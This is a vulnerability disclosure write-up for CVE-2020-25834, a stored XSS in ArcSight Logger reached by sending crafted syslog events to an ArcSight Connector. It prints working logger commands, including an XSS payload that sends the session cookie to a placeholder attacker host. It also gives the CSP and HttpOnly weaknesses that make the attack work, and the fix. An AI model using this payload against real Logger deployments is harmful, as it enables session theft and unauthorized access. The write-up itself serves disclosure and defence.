CVE-2020-25834 ArcSight Logger Stored XSS

Thursday, Nov 26, 2020

ArcSight

A recent pentest engagement was focused on the security of ArcSight SIEM solutions. The pentest scope was:

- ArcSight Management Center
- ArcSight Logger
- ArcSight Connector

ArcSight Management Center is a centralized security management center that manages large deployments of ArcSight solutions. Newly discovered devices, connectors and loggers are listed in the Management Center web-interface.

ArcSight Logger is a comprehensive log management solution for easier compliance, efficient log search, and secure storage. In short, ArcSight Logger is a SIEM Log Management tool. Presenting users with a dashboard in which logs are presented, for easy analysis.

Logs are sent to an ArcSight Connector. A Connector automates the process of collecting and managing logs from any device and in any format through normalization and categorization of logs into a unified format known as Common Event Format (CEF). An ArcSight Connector parses and forwards the logs to the ArcSight Logger.

The vulnerability described below can be performed by a malicious actor who is on the same network as the ArcSight Logger.

Vulnerability write-up

In collaboration with WBSec, Cyber Eagle has discovered a stored XSS in ArcSight Logger. This vulnerability has been assigned to CVE-2020-25834.

The ArcSight Logger has a web-interface present on TCP port 9000. ArcSight Connector has an open Syslog port available on TCP/UDP 514.

The first step is to try and get Syslog events parsed by ArcSight Logger. This was quite simple and can be performed with any Linux system having Syslog packages installed. The command below can be used to send Syslog events to the ArcSight Connector:

```
logger -n <host> -P 514 -T "example message"
```

When sending a Syslog event, the source host will be displayed in ArcSight Manager and the Syslog event will be parsed and displayed in ArcSight Logger. First thing that comes to mind is to try and send a HTML injection payload. Command below results in HTML injection in ArcSight Logger:

```
logger -n <host> -P 514 -T "<h1>test</h1>"
```

To retrieve the parsed Syslog event. You need to visit the Analyse page in ArcSight Logger and filter on:


```
dvchost=<attacker_hostname>
```

When successfully filtered you will notice that your Syslog event has been parsed and is displayed in 'heading 1' style.

The Content-Security-Policy in ArcSight Logger uses the directives 'unsafe-inline' and 'unsafe-eval'. This means that JavaScript code can be executed inline, remote JavaScript sources can't be used because of 'script-src' 'self'. The 'session_string' cookie which is needed for authenticated sessions is not protected with the HttpOnly cookie flag.

Using this knowledge, the following command can be used to send a stored XSS payload which will successfully steal cookies:

```
logger -n <host> -P 514 -T "<img src=x onerror=this.src='http://<attacker_host>/?c='+document.cookie>"
```



Attempts have been made to perform the same XSS attack in ArcSight Logger classic search and ArcSight Management Center. However, output was successfully filtered.

Remediation

Micro Focus has released update 7.1.1 for ArcSight Logger which succesfully mitigates this vulnerability and some other vulnerabilities. You can find the release notes here.